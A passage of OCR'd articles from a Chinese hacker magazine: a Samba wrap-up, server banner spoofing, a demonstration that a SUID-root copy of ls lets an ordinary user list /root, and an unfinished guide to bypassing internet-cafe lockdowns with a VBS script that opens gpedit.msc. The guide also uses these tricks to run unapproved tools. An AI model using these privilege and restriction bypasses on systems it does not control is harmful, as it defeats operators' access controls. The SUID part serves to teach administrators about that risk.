/home/redhat/certocm.log    /home/redhat/MSI30-KB884016.log
/home/redhat/chipset.log    /home/redhat/ocgen.log
/home/redhat/clusocm.log    /home/redhat/ockodak.log
/home/redhat/COM+.log       /home/redhat/setupact.log
/home/redhat/comsetup.log   /home/redhat/setupapi.log
/home/redhat/iis5.log       /home/redhat/tsoc.log
/home/redhat/imsins.log     /home/redhat/Windows Update.log
/home/redhat/Licen0c.log    /home/redhat/wmsetup.log
/home/redhat/mmdet.log
[root@Devil opt]# rm -f /home/redhat/*.log
[root@Devil opt]# \ls /home/redhat/*.log
ls: /home/redhat/*.log: No such file or directory
[root@Devil opt]#
```

图 19 对目录的操作有管理员权限

这些对于 Samba 服务器来说只是一些简单的操作，但是它还是可以满足上百人的公司需求的。本文没有对配置文件全面介绍，如果想了解一下其它选项，你可以到 http://www.safecn.net/data/2006/0430/article_59.htm 查找一下，或看 Samba 提供的帮助文件。如果大家有什么问题可以到《黑客手册》官方论坛发贴咨询。

编辑点评： 本文生动的介绍了 Samba 的功能，虽然没有非常深入，但所涉及的内容在日常应用中绰绰有余了。而“SMB 客户工具技巧”虽然技术含量不高，但也为大家提供了一些常用的思路和工具。图形话的“网上邻居”工具《黑客手册》以前有过介绍，大家可以参考着学习。

雕虫小技之 Windows 服务器安全专辑

更改服务器的 Banner 信息

通过更改 IIS 和 FTP 相应的 Banner 信息可以欺骗部分攻击者。

一般的可以通过相应的软件进行修改，你也可以通过使用 Ultraedit 来修改相应的文件来实现。

IIS 的是 %systemroot%\system32\inetsrv\w3svc.dll

FTP 的是 %systemroot%\system32\inetsrv\ftpsvc2.dll

从本文你可以学到：
1.Linux系统Set UID权限的作用。
2.Set UID对系统的影响。

利用Set UID权限查看root目录

Evilangel

在阅读本文之前，我先来简单给读者介绍一下本文涉及到两个关键词UID和SUID。

小知识

UID：系统用户和UID是一对一的对应关系，也就是说一个UID对应一个用户。root用户的UID就是0，换句话说UID为0的用户拥有root权限，系统用户的UID为500以内。

SUID：任何用户在使用具有SUID权限文件时，可以达到文件所有者所使用的效果。

对于Linux文件权限相关的文章，《黑客手册》在以前几期的杂志中提到过，其实文件与目录的权限设置不止这些，还有所谓的特殊权限，由于特殊权限会给某些用户一些“特权”，因而用户若无特殊要求或对特权不太了解时请不要使用它们。如果权限设置不好会成为明显的漏洞！而直接被“黑客”利用，

原本管理员设置SUID，是为了不用管理员身份登录而用普通用户来管理系统的一些事务而设定，是为了减少root用户对系统的破坏。但是请注意，黑客经常利用这种权限，将拥有者为ROOT文件配上SUID，无声无息地在系统中开扇后门，供日后进出使用。我们先看看具有Set UID权限的文件是怎么样显示的。可以看到SUID的文件系统被我用灰块标示出来了，代表这种权限很危险，并在用户的“运行位”以s表示（图1）。

```
hacker@Devil:/tmp
[hacker@Devil www.hacker.com]$ cd /tmp/
[hacker@Devil tmp]$ ls -l ls ; ls -l ping
-rwsr-xr-x    1 root     root        73460 Apr 28 15:21 ls
-rwsr-xr-x    1 root     root        33556 Apr 28 15:09 ping
[hacker@Devil tmp]$
```

图1 查看SUID文件

我们先看一下，SUID权限是怎么加到文件上的，就以当前目录vi文件来演示，输入su -c "chmod u+s /tmp/vi"命令，调用root权限运行chmod u+s /tmp/vi命令，读者会看到，我当前用户是一般用户，是无权对root文件权限管理的，所以在这里需要调用root权限。我们运行命令后会在该文件的用户部分加上了s位（图2）。你如果做实验可以直接用root账号登录，来更改权限。

```
hacker@Devil:/tmp
[hacker@Devil tmp]$ su -c "chmod u+s /tmp/vi"
Password:
[hacker@Devil tmp]$ ls -l vi
-rwsr-xr-x    1 root     root       468852 Apr 29 13:34 vi
[hacker@Devil tmp]$
```

图2 查看更改权限后的文件

小菜们会问了，这种权限有什么用呢？我们先看一个例子，hacker账号是一个普通用户，利用SUID查看root目录，root目录默认权限是不允许普通用户查看的。root目录权限为750，所以我们当前的用户无法切换目录或查看目录的内容（图3）。

```
hacker@Devil:/tmp
[hacker@Devil tmp]$ whoami
hacker
[hacker@Devil tmp]$ id
uid=503(hacker) gid=503(hacker) groups=503(hacker)
[hacker@Devil tmp]$ ls -ld /root/
drwxr-x---    2 root     root         4096 Apr 17 17:06 /root/
[hacker@Devil tmp]$ cd /root/
bash: cd: /root/: Permission denied
[hacker@Devil tmp]$ ls -l /root/
ls: /root/: Permission denied
[hacker@Devil tmp]$
```

图3 当前用户无权查看root目录

服务器环境：

1.我们root目录假设无权改变它的权限。

2.不能提升当前用户权限。

如果破坏了以上两点，就体现不了管理员设置SUID的危害了。查看目录所用的命令是“ls”命令，我们先看看它的权限，该文件在/bin目录下，我们当前用户是有权限使用的。而限制在root目录本身，现在我们就用（SUID）的特性来查看root目录都有什么东西！我们先看一下当前目录“ls”文件的权限(图4)，看到了吧，和/bin/ls权限有什么不同呢？不是在用户权限上有一个s吗！这是Devil老兄为了方便管理，把一些常管理的文件都改了权限分散到其它的位置了，有了这种权限的文件，就好比拿到了尚方宝剑一样！

```
hacker@Devil:/tmp
[hacker@Devil tmp]$ ls -l /bin/ls
-rwxr-xr-x    1 root     root        73460 Oct 12  2003 /bin/ls
[hacker@Devil tmp]$ ls -l /tmp/ls
-rwsr-xr-x    1 root     root        73460 Apr 28 15:21 /tmp/ls
[hacker@Devil tmp]$
```

图4 系统默认的命令和加上SUID位的命令比较

我们用当前目录（/tmp目录）下面的“ls”就可以调用root权限，我们来看看用当前目录的“ls”访问root目录有什么不同，是不是root目录的东西都看到了呢（图5)？我们使用的用户还是之前的“hacker”。

```
hacker@Devil:/tmp
[hacker@Devil tmp]$ ls -ld /root/
drwxr-x---    2 root     root         4096 Apr 17 17:06 /root/
[hacker@Devil tmp]$ whoami
hacker
[hacker@Devil tmp]$ id
uid=503(hacker) gid=503(hacker) groups=503(hacker)
[hacker@Devil tmp]$ ./ls -l /root/
total 60
-rw-r--r--    1 root     root          976 Apr 14 20:20 anaconda-ks.cfg
-rw-r--r--    1 root     root        45594 Apr 14 20:20 install.log
-rw-r--r--    1 root     root         2358 Apr 14 20:20 install.log.syslog
-rw-r--r--    1 root     root           15 Apr 14 22:07 rc.loca
[hacker@Devil tmp]$
```

图5 利用SUID权限查看root目录

这样在不改root目录权限，也不提升普通用户权限的情况下，也达到了查看管理员目录权限的目的。SUID使用者调用了root权限，查看哪个目录都可以了！当然，如果仅仅是查看目录没什么，但若想修改则还要在别的命令上加SUID权限。

我们可以用ls -l /usr/bin/ | grep "^...s"配上字符表达式来过滤查找系统中带有SUID权限的文件(图6)。建议如果你不是非常了解不要用SUID权限，这种权限设置不好要比你用root登录对系统危害还大！


```
hacker@Devil:/tmp
[hacker@Devil tmp]$ ls -l /usr/bin/ | grep "^...s"
-rwsr-xr-x    1 root     root        38952 Sep 12  2003 at
-rwsr-xr-x    1 root     root        39184 Oct 23  2003 chage
-rws--x--x    1 root     root        15616 Sep 11  2003 chfn
-rws--x--x    1 root     root        17216 Sep 11  2003 chsh
-rwsr-xr-x    1 root     root       116641 Jun  6  2003 crontab
-rwsr-xr-x    1 root     root        41856 Oct 23  2003 gpasswd
-rws--x--x    1 root     root         6864 Sep 11  2003 newgrp
-r-s--x--x    1 root     root        18992 Jun  6  2003 passwd
-rwsr-xr-x    1 root     root        17616 Oct 21  2003 rcp
-rwsr-xr-x    1 root     root        16732 Oct 21  2003 rlogin
-rwsr-xr-x    1 root     root         9756 Oct 21  2003 rsh
---s--x--x    1 root     root        86728 Jun  6  2003 sudo
[hacker@Devil tmp]$
```

图6 搜索带有SUID权限的命令

编辑点评：看完文章你想到了什么？对！后门！有了这些权限，任何一个账户都可以变成后门。所以做维护工作的朋友就要注意了，使用SUID千万要谨慎。

新人风飘雨絮：

理论上的六月应该是阳光明媚，我脚踩地球头顶天花板，大吼一声我风飘雨又回来了，嘿嘿哈嘿~~~不小心时来运转，偶混进了黑手超级编辑部，在这里偶感谢cctv感谢mtv感谢《黑客手册》也感谢正在看着这行字玩命傻笑的你。对，没错，严肃点儿，就说你呢！你要知道，你的支持才是我最大的动力哦！我们的杂志，只因为广大的读者而存在。小弟我初来乍到，有什么不足还望大家多多指教，我一定会尽我的努力，给大家献上最精彩的内容……好了，不多说了，看看这期的泡泡吧给大家准备了什么精彩的节目吧……



网吧限制破解万能模式

星陨石碎

从本文你可以学到：
1.利用vbs来解除运行限制
2.巧妙利用exe2bat来达到下载文件的目的

一、概述

现在绝大多数的限制都来自于网吧管理软件，有少部分是管理员自定义的。但是两者都是通过相同的手段来达到目的的，这种手段大多数甚至是全部来自于对注册表的修改。本篇文章不是站在破解网吧管理软件的角度，破管理软件固然可以一了百了，但市面上N多的管理软件要统一起来写是不可能的，因此笔者是站在系统的角度写下这篇文章的。

二、环境

在我的意识里，如果可以下载和运行，那基本没有什么办不到的。今天的主角就是它们两个，剩下的问题相信精锐网吧辅助工具会解决得很漂亮。首先我们要搭建一个最BT的环境来模拟，很多网吧就是这样。限制有：禁止访问和隐藏所有的驱动器、禁止访问命令提示符及命令提示符脚本（就是bat文件）、禁止访问注册表、禁止下载、右键和运行，其他限制按默认设置处理。

三、突破限制

确立我们的目标只有一个：下载并运行精锐网吧辅助工具。首先要把一些碍手碍脚的限制kill掉。由于无法进入任何驱动器，无右键或是无桌面，使得我们建立文件也成难题。没关系，follow me！打开IE.exe，进入www.google.com，点查看（V），选源文件（C），如图1所示。




图1 查看源文件

然后ctrl+a全选删除，写如下内容：

```
On Error Resume Next
set wshshell=createobject ("wscript.shell")
a=wshshell.run ("gpedit.msc",0)
```

然后保存为gpedit.vbs，目录不用改（你也改不了），但是你要记住。一般从浏览器保存的源文件默认目录不是我的文档就是桌面，这个默认设置对于我们来说是很重要的。

需要说明的是vbs文件中的gpedit.msc是组策略编辑器，经我实验，就算禁止访问和隐藏了驱动器也是可以直接访问其中的文件的，而且组策略中有一个“不要运行指定的windows程序”的安全选项，如图2所示。我发现，即使在其中添加gpedit.msc也是禁止不了的，我也不清楚为什么会这样，而cmd.exe却可以禁止。所以组策略自然成为我们的最佳选择。

（编辑注：此选项只是禁止可执行文件，而gpedit.msc并不是真正意义上的可执行文件，它是通过调用mmc.exe来实现的，所以这里填入mmc.exe就可以将gpedit.msc禁止掉了，当然其他的管理选项也会同时被禁止掉。）




图2 更改组策略

但如果是禁止访问驱动器，那其中的目录也是不可以访问的，如图3所示。




图3 操作被禁止

而单纯地隐藏驱动器却可以间接进入目录，至于怎么间接进入后面会有提到。前面说过，限制都是来自于注册表的，而组策略正是扮演了一个直观的注册表外壳的角色，因此微软的组策略竟成了我们限制破解的神兵利器！ ok，理论暂告一个段落，让我们来看如何运行那个 vbs 文件。

由于无法访问驱动器且无法访问任何目录，因此我们只有直接访问该文件这一条路了。点“开始”——“搜索”，如果没有开始菜单的话用 f3 或者 ctrl+Windows 旗键 +f 快捷键，就进入了系统的搜索程序。管理员在这方面的限制还是很少见的，至少我没有见过。

其中搜索的文件名当然是写刚刚保存的 gpedit.vbs，搜索范围则选择刚刚保存文件的目录，如图 4 所示。

